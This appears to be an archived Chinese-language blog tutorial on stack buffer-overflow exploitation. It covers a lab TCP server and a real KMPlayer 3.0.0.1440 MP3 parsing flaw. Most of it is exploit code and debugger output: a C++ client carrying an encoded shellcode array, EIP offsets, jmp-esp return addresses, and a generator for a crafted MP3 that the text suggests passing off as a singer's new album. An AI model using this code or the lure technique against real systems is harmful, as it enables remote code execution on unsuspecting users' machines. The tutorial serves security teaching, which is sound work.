接著切回到 Vulnerable003.exe 的視窗，程式當掉，跳出詢問是否偵錯的視窗，按下偵錯 Debug 按鈕之後，OllyDbg 跳出來接手，可以看到如下圖，EIP 被字母 A 完全覆蓋：

我們已經有了前面兩個模擬案例當作例子，這裡還是使用相同的攻擊手法，所以筆者接下來不再每一個步驟都重新貼程式原始碼，讀者應該可以自行操作完成才是，筆者直接解釋之後的攻擊流程如下：知道 EIP 會被覆蓋之後，下一個要做的動作就是從 mona 產生一組長度為 1000 的特殊字串，改寫 Attack-Vulnerable003 程式，再度發動攻擊，當 Vulnerable003.exe 又被攻擊到當掉的時候，按下偵錯按鈕，從 OllyDbg 的畫面中可以發現 EIP 的偏移量，我們會求得 EIP 的偏移量為 524，而且 shellcode 會被放置在暫存器 ESP 處，也就是堆疊上，接下來我們透過 Immunity 把 Vulnerable003.exe 載入，並且使用 mona 的功能，輸入指令 !mona jmp -r esp，會得到許多可以將程序導引到堆疊上的記憶體位址，我們使用 ws2_32.dll 裡面的一個位址 0x71AB2B53，該位址儲存的指令是 push esp # ret (留意這個數值會根據 ws2_32.dll 版本不同而不同，請勿直接拷貝使用)，並且我們使用前面兩個範例所用的 shellcode，最後 Attack-Vulnerable003 修改如下：

<https://web.archive.org/web/20150214100614/http://securityalley.blogspot.tw/2014/09/blog-post.html> 21/51

INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016
Close Help

```

bool ServerWait() {
    return (INVALID_SOCKET != (_child_socket = accept(_socket, 0, 0)));
}

int ServerReadBytes(char *buffer, int buffer_len) {
    return recv(_child_socket, buffer, buffer_len, 0);
}

int ServerWriteBytes(char *buffer, int buffer_len) {
    return send(_child_socket, buffer, buffer_len, 0);
}

int ClientReadBytes(char *buffer, int buffer_len) {
    return recv(_socket, buffer, buffer_len, 0);
}

int ClientWriteBytes(char *buffer, int buffer_len) {
    return send(_socket, buffer, buffer_len, 0);
}
private:
    PLATFORM_TYPE const PLATFORM;
    unsigned short const CHILD_NUM;
    SOCKET _socket, _child_socket;
};

//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
//Count per line: 19
char code[] =
    "\xba\x11\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
    "\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\xd5\x2f\x7d\x5a"
    "\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
    "\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xd6\xdd\x22\x57"
    "\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
    "\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
    "\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
    "\x33\x04\x31\xcc\x8b\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
    "\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\xe0"
    "\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
    "\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
    "\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
    "\x21\xd9\xc7\x1b\x29\xf7\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
    "\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\xe0"
    "\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\xe2"
    "\x14\xb2\x56";
//NULL count: 0


int main(int argc, char **argv) {
    unsigned short const server_port = 11909;
    SimpleTCPSocket<> client_socket;

    string junk(524, 'A'); // 偏移量為 524
    string eip("\x53\x2B\xAB\x71"); // 71AB2B53, 筆者電腦上的 ws2_32.dll 其中某處位址
    string nops(8, '\x90'); // 讓解碼器開心
    string shellcode(code); // shellcode
    string exploit = junk + eip + nops + shellcode;

    char *ipv4 = (argc >= 2) ? argv[1] : 0;
    if(!client_socket.Connect(server_port, ipv4)) {
        cout << "無法連上伺服器，請檢查 IP、網路連線、或者伺服器程式是否有開啟？\n";
        return -1;
    }
    cout << "已連上伺服器，連接埠: " << server_port
        << "\n準備丟出 " << exploit.size() << " 位元組到伺服器\n";
    client_socket.ClientWriteBytes(
        const_cast<char*>(exploit.c_str()),
        static_cast<int>(exploit.size())
    );
    cout << "已完成攻擊...檢查伺服器端查看攻擊後狀態...\n";
}

```

重新執行 Vulnerable003.exe，並且用 Attack-Vulnerable003.exe 攻擊之，可以看到伺服器端得到如下結果：



Hello, World!

INTERNET ARCHIVE
wayback Machine

6 captures
14 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/09/blog-post.html Go

1月 2月 4月
14
2014 2015 2016

Close Help

最後一個模擬範例，幾個範例都是使用同一種攻擊手法，就是覆蓋函式結束之後的 RET，然後將程序導引到我們塞入的 shellcode。

接下來，我們要來研究此攻擊手法在現實生活中的實際案例。

實際案例：KMPlayer

KMPlayer 似乎在國內有一定數量的使用者，PCHome 上的軟體簡介是這樣介紹 KMPlayer 的，推薦評等是五顆飯糰 (PCHome 用飯糰多寡來評等軟體優劣，最優五顆)：

KMPlayer 是一套將網路上所有能見得到的解碼程式 (Codec) 全部收集於一身的影音播放軟體；只要安裝了它，你不用再另外安裝一大堆轉碼程式，就能夠順利觀賞所有特殊格式影片了。除此之外，KMPlayer 還能夠播放 DVD 與 VCD、匯入多種格式的外掛字幕檔、使用普及率最高的 WinAMP 音效外掛與支援超多種影片效果調整選項等，功能非常強大！

更多詳情可以參閱 PCHome 網址：<http://toget.pchome.com.tw/category/multimedia/18115.html>。

我們第一個實際案例就是對 KMPlayer 的攻擊，在 2011 年 6 月 6 日暱稱為 dookie 以及 ronin 兩位網友在網路上公佈 KMPlayer 版本 3.0.0.1440 的安全弱點 (本部份文章撰寫時間為 2011 年 10 月，當時還算是很新的漏洞) 這個弱點是發生在播放 MP3 音樂的時候，如果 MP3 檔案的格式超過某種限制，KMPlayer 會無法正常解析檔案，並且造成程式異常終止，這個弱點的嚴重性在於播放 MP3 檔案時發生的，網路上 MP3 音樂檔案流通非常容易，如果有攻擊者將一個特別製造的 MP3 檔案混在其他正常的檔案裡面，整個包成一個專輯，號稱說是某某歌手的最新發片，流通於網路上供人下載，不知情的人聽了，因為多數檔案都是正常的，可以聽到音樂，於是不會起疑心，但是一旦按照順序播放到特製的 MP3 檔案時，KMPlayer 就會執行攻擊者所要執行的任何指令和操作，MP3 檔案是防毒軟體也不會檢查出來的，很多人以為病毒只會透過執行 EXE 檔案傳遞，只要不要亂安裝軟體，或者不要隨意執行來路不明的程式就不會有問題，殊不知聽音樂也會讓你的電腦被攻擊者完全控制，這就是緩衝區溢位攻擊的殺傷力。

在漏洞公佈之後，2011 年 6 月 20 日，軟體供應商就提供 KMPlayer 版本 3.0.0.1441，並且在新版本中修正安全性上的問題，可以說非常有誠意並且反應迅速，在本文撰寫的時候 (2011/10/20)，KMPlayer 推出到版本 3.0.0.1442，目前在網路上普遍流通的是這個 1442 版本，如果讀者有使用 KMPlayer，並且是在 2011 年 6 月 20 日以前下載安裝的，你的版本很可能是舊版，可以考慮上網更新，目前有問題的 1440 版已經幾乎很難下載的到，以下幾個網址應該可以下載得到 1440 版本：

- http://www.digital-digest.com/software/download-1100_0_11_file_kmp.exe.html
- <http://www.exploit-db.com/application/17364>

如同本章一開頭所說的，筆者對上述這些網站或者相關的軟體維護沒有任何管理權責，這些超連結都是可以透過一般搜尋引擎搜尋得到的，筆者列於此處目的是想節省讀者上網搜尋的時間，建議讀者下載之後可以使用防毒軟體掃描一次，雖然它們應該不會有問題，但還是建議使用虛擬環境，例如 VirtualBox 來執行安裝，KMPlayer 3.0.0.1440 版本的 MD5 雜湊值為：b3f846cd5f4d1fd35aff33f912a11ded

讀者可以用此雜湊值判斷是否下載正確。

下載安裝完之後，我們轉換心情成為攻擊者，我們會想知道怎樣的 MP3 檔案會使得 KMPlayer 1440 版掛掉，所以我們需要一個攻擊用的程式，其會產生一個副檔名為 .mp3 的檔案，並且按我們的要求控制檔案的內容，我們還是使用 Dev-C++ 開啟一個空白 C++ 專案，命名為 Attack-KMPlayer，新增程式碼檔案 attack-kmplayer.cpp，並且編輯輸入以下的程式原始碼：

```
//File name: attack-kmplayer.cpp
//2011-10-17

#include <string>
#include <iostream>
#include <fstream>
using namespace std;


int main(int argc, char **argv) {
    string filename("某歌手最新主打專輯.mp3");

    string junk(10000, 'A');


    ofstream fout(filename.c_str(), ios::binary);
    fout << junk;

    cout << "順利產生檔案 " << filename << "\n";
}
```


編譯產生檔案 Attack-KMPlayer.exe，執行之後會產生檔案「某歌手最新主打專輯.mp3」，其內容是我們產生了 10000 個字母 A 大軍，將其放入 mp3 檔案之中，假設 mp3 檔案路徑是 E:\BofProjects\Attack-KMPlayer\某歌手最新主打專輯.mp3，我們啟動 KMPlayer，按下播放的按鈕，此按鈕會連結檔案總管視窗，讓使用者可以選取檔案，選取我們的檔案並且按下 Open 確定播放，如下圖：



KMPlayer 會無聲無息的自動關閉，通常攻擊者看到一個程式異常的關閉，即便它是無聲無息的悄悄關閉，也會特別眼睛發亮，因為那代表程式內部出了問題，而身為攻擊者的我們，會很想要知道到底是什麼問題，以及怎樣可以讓它出得問題更大。為了要知道 KMPlayer 出了什麼問題，我們這次使用 WinDbg 來玩耍，讀者也可以自行嘗試使用 Immunity 或者 OllyDbg，過程中如果出現以下的對話方塊：



不需要擔心，直接按下 OK 繼續即可，如果途中 OllyDbg 或者 Immunity 停掉了，並且告訴你 KMPlayer 有例外產生，如下圖：




也不需要擔心，直接按下 Shift+F9，或者是直接按下 F9 繼續執行即可，提供給讀者作參考。

我們回到 WinDbg，在 32 位元版本的 WinDbg 介面之下按 Ctrl+E 並且載入 KMPlayer，然後在 WinDbg 命令列輸入 g，代表執行程式，KMPlayer 會繼續執行，並且跳出它的視窗畫面，此時透過按下 KMPlayer 的播放按鈕，連結出檔案總管的選擇檔案視窗，選擇我們的攻擊檔案「某歌手最新主打專輯.mp3」，按下 Open 確定播放此 mp3 檔，會看到 WinDbg 閃爍並且有新資訊出現，擷取部份如下：

```
(4c0.c08): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00001000 ebx=003dbd08 ecx=02d8f0c4 edx=00000000 esi=41414141 edi=00000000
eip=41414141 esp=02d8f144 ebp=02d8f158 iopl=0         nv up ei pl nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010213
41414141 ??                ???
```

上面重點是 eip=41414141，這代表 EIP 暫存器被我們的一萬字母 A 大軍所覆蓋，也代表我們可以使用直接覆蓋 EIP (或者說直接覆蓋 RET) 的攻擊方式在 KMPlayer 上頭，接下來，我們透過 mona 產生一個長度為一萬的特殊字串，呼叫 Immunity 並且在命令列輸入 !mona pattern_create 10000，輸出如下圖：



從上圖看出，在筆者電腦裡面，mona 將產生出來的字串放入檔案路徑 e:\mona\pattern.txt，請讀者根據自身電腦情況調整，到該路徑開啟檔案，並將產生出來的字串拷貝到我們的攻擊程式 Attack-KMPlayer 裡頭，把原來的字串變數 junk 換掉，小小修改程式碼如下：

```
//File name: attack-kmplayer.cpp
//2011-10-17

#include <string>
#include <iostream>
#include <fstream>
using namespace std;

int main(int argc, char **argv) {
    string filename("某歌手最新主打專輯.mp3");

    string junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8...(之後省略)";


    ofstream fout(filename.c_str(), ios::binary);
    fout << junk;

    cout << "順利產生檔案 " << filename << "\n";
}
```

上面程式碼中的...(之後省略)是筆者省略了長度為 10000 個位元組的字串的後面部份，請讀者自行完整地貼上字串，存檔重新編譯並且執行，產生新的「某歌手最新主打專輯.mp3」，重新使用 WinDbg 載入 KMPlayer 並且開啟 mp3 檔案，程式當掉，WinDbg 秀出訊息如下：

```
(8ac.1770): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00001000 ebx=003dbce0 ecx=02d5f0c4 edx=00000000 esi=68463967 edi=00000000
eip=31684630 esp=02d5f144 ebp=02d5f158 iopl=0         nv up ei pl nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010213
31684630 ??                ???
```


eip=31684630，我們回到 Immunity 的介面，透過 mona 查詢 31684630 是在字串的哪一個位置，輸入指令 !mona pattern_offset 31684630 如下：



知道原來 EIP 是在偏移量 4112 的位置，我們回到 WinDbg 介面，順便看一下堆疊的內容，在 WinDbg 命令列執行 db esp，結果如下：

```
0:009> db esp
02d5f144  68 33 46 68 34 46 68 35-46 68 36 46 68 37 46 68  h3Fh4Fh5Fh6Fh7Fh
02d5f154  38 46 68 39 46 69 30 46-69 31 46 69 32 46 69 33  8Fh9Fi0Fi1Fi2Fi3
02d5f164  46 69 34 46 69 35 46 69-36 46 69 37 46 69 38 46  Fi4Fi5Fi6Fi7Fi8F
02d5f174  69 39 46 6a 30 46 6a 31-46 6a 32 46 6a 33 46 6a  i9Fj0Fj1Fj2Fj3Fj
02d5f184  34 46 6a 35 46 6a 36 46-6a 37 46 6a 38 46 6a 39  4Fj5Fj6Fj7Fj8Fj9
02d5f194  46 6b 30 46 6b 31 46 6b-32 46 6b 33 46 6b 34 46  Fk0Fk1Fk2Fk3Fk4F
02d5f1a4  6b 35 46 6b 36 46 6b 37-46 6b 38 46 6b 39 46 6c  k5Fk6Fk7Fk8Fk9F1
02d5f1b4  30 46 6c 31 46 6c 32 46-6c 33 46 6c 34 46 6c 35  0F1F12F13F14F15
```

原來我們的字串大軍不只覆蓋了 EIP 暫存器，連堆疊也都是它們的身影，我們來查詢一下堆疊的最高處所儲存的數值是整個字串的多少偏移量，從上面可以看出來，在筆者的電腦中，堆疊的最高處位址是 02d5f144，其內容按順序抓出四個位元組會是 68 33 46 68，將此數據丟回到 mona，到 Immunity 處輸入命令 !mona pattern_offset 68334668 如下：



可以知道堆疊最高處的偏移量是 4120，這距離 EIP 的偏移量 4112 有 8 個位元組，扣掉 EIP 本身 4 個位元組，中間還有 4 個位元組的空間，這和我們前面三個模擬範例不同，前面三個模擬範例是 EIP 馬上直接接堆疊最高處，所以 shellcode 可以直接放在覆蓋 EIP 的字串之後，但是這裡兩者之間還差了 4 個位元組的空間，請讀者留意，我們等會要來填補這個空缺。

INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016

Close
Help

//2011-10-17

```

#include <string>
#include <iostream>
#include <fstream>
using namespace std;

int main(int argc, char **argv) {
    string filename("某歌手最新主打專輯.mp3");
    string junk(4112, 'A');
    string eip("\xEF\xBE\xAD\xDE"); // offset 4112 : DEADBEEF
    string padding("****"); // offset 4112+4 : 這裡放什麼不重要...
    string shellcode(4, '\xCC'); // offset 4112+8 : CCCCCCCC

    ofstream fout(filename.c_str(), ios::binary);
    fout << junk << eip << padding << shellcode;
    cout << "順利產生檔案 " << filename << "\n";
}

```

重新編譯並且執行，產生出新的 mp3 檔案之後，透過 WinDbg 重新載入 KMPlayer，並且讓 KMPlayer 播放我們特製的 mp3 檔案，KMPlayer 當掉，WinDbg 出現如下資訊：

```

(69c.b14): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0000001c ebx=003dbcb8 ecx=02eef0c4 edx=00000000 esi=41414141 edi=00000000
eip=deadbeef esp=02eef144 ebp=02eef158 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  fs=003b  gs=0000             efl=00010217
deadbeef ??                ???

```

eip=deadbeef，我們看一下堆疊內容，正常來說堆疊頭應該要是我們的字串變數 shellcode，也就是四個位元組的 CC，執行 WinDbg 指令 dd esp 如下：


```

0:005> dd esp
02d8f144 cccccccc 01370874 003dbd08 02d8f170
02d8f154 00000000 02d8f188 11002bcd 0000000a
02d8f164 02d8f170 00000000 003dbd08 00000000
02d8f174 003dbd08 005fed6d 0000101c 00000000
02d8f184 02d8f19c 02d8f19c 1100331c 02d8f258
02d8f194 003db6e0 01370800 02d8f1bc 11019064
02d8f1a4 00000000 00220000 01370864 013a0900
02d8f1b4 00000001 02d8f258 02d8f1f8 005ff248


```

在筆者電腦上看到堆疊頭位址 02d8f144 存放的記憶體數值果然是 cccccccc，一切順利，接下來我們需要一個可以把執行程序導引到堆疊的記憶體位址，早先我們的模擬範例中，我們都是使用 kernel32.dll 或是 ws2_32.dll 這一類系統的動態函式庫，溢位攻擊的習慣是盡量不要使用系統的動態函式庫，因為系統的函式庫會隨著系統更新，例如 Windows Update，而變化很大，所以用系統的動態函式庫撰寫出來的攻擊程式都不穩定，原因就是在此，我們在早先三個模擬案例當中，會使用系統動態函式庫最主要的原因是程式太小，除了系統動態函式庫以外沒有別的自身動態函式庫可以被使用，再加上那是我們的暖身範例，所以一開始筆者沒有深究這一層考慮因素，往後我們都應該盡量避免使用系統動態函式庫，除非真的沒有別的動態函式庫可以使用了，只要使用了系統動態函式庫，我們就必須知道攻擊程式會隨著作業系統更新而變得極不穩定，如果使用的是被攻擊的應用軟體本身的動態函式庫，我們的攻擊程式就可以跨作業系統版本，這樣的攻擊程式就會很穩定，只要被攻擊的應用軟體是我們鎖定的版本，那麼不管在什麼 Windows 作業系統下，都可以被同一個攻擊程式攻破。

我們透過 Immunity 來載入 KMPlayer，如果出現早先筆者說的警告訊息，類似「Module 'KMPlayer' has entry point outside the code...」這一類的訊息，只要直接按下 OK 跳過即可，載入 KMPlayer 之後，按下 F9 直到看到 KMPlayer 的視窗介面出現為止，中間如果有例外(exception)出現的地方也不重要，繼續按下 Shift+F9 或是 F9 直到 KMPlayer 美美的介面出現為止，透過 KMPlayer 介面上的播放按鈕，去開啟我們的 mp3 檔案，然後讓它播放，程式會當掉，這裡可能會出現很多警示訊息，都直接按下 OK 跳過，直到程序 EIP 等於 DEADBEEF 為止，如下圖：



這一刻，正是 KMPlayer 準備要執行我們所覆蓋的 EIP 的那一刻，我們在此刻使用 mona 去抓記憶體內容，找出此時此刻有哪些記憶體內容可以幫助我們跳到堆疊，就是 ESP 暫存器的位置，輸入 mona 命令 `!mona jmp -r esp`，因為 KMPlayer 載入許多模組，所以命令執行可能需要等一段時間，如果過程中又跳出警示訊息也可以直接按 OK 跳過，最後執行結果如下：



找到 214 個記憶體位址，從上圖看出，在筆者的電腦 mona 將結果存放在 `e:\mona\jmp.txt`，讀者可以根據自己電腦 mona 輸出的情況去尋找到檔案路徑，我們打開 `jmp.txt`，裡面看到許多位址，我們來比較下面這兩個位址：

- 0x00474a55 : push esp # ret | startnull,asciiprint,ascii {PAGE_EXECUTE_READ} [KMPlayer.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v3.0.0.1440 (C:\Program Files\The KMPlayer\KMPlayer.exe)
- 0x10705005 : push esp # ret | ascii {PAGE_EXECUTE_READWRITE} [bass_vw.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.4.2 (C:\Program Files\The KMPlayer\bass_vw.dll)

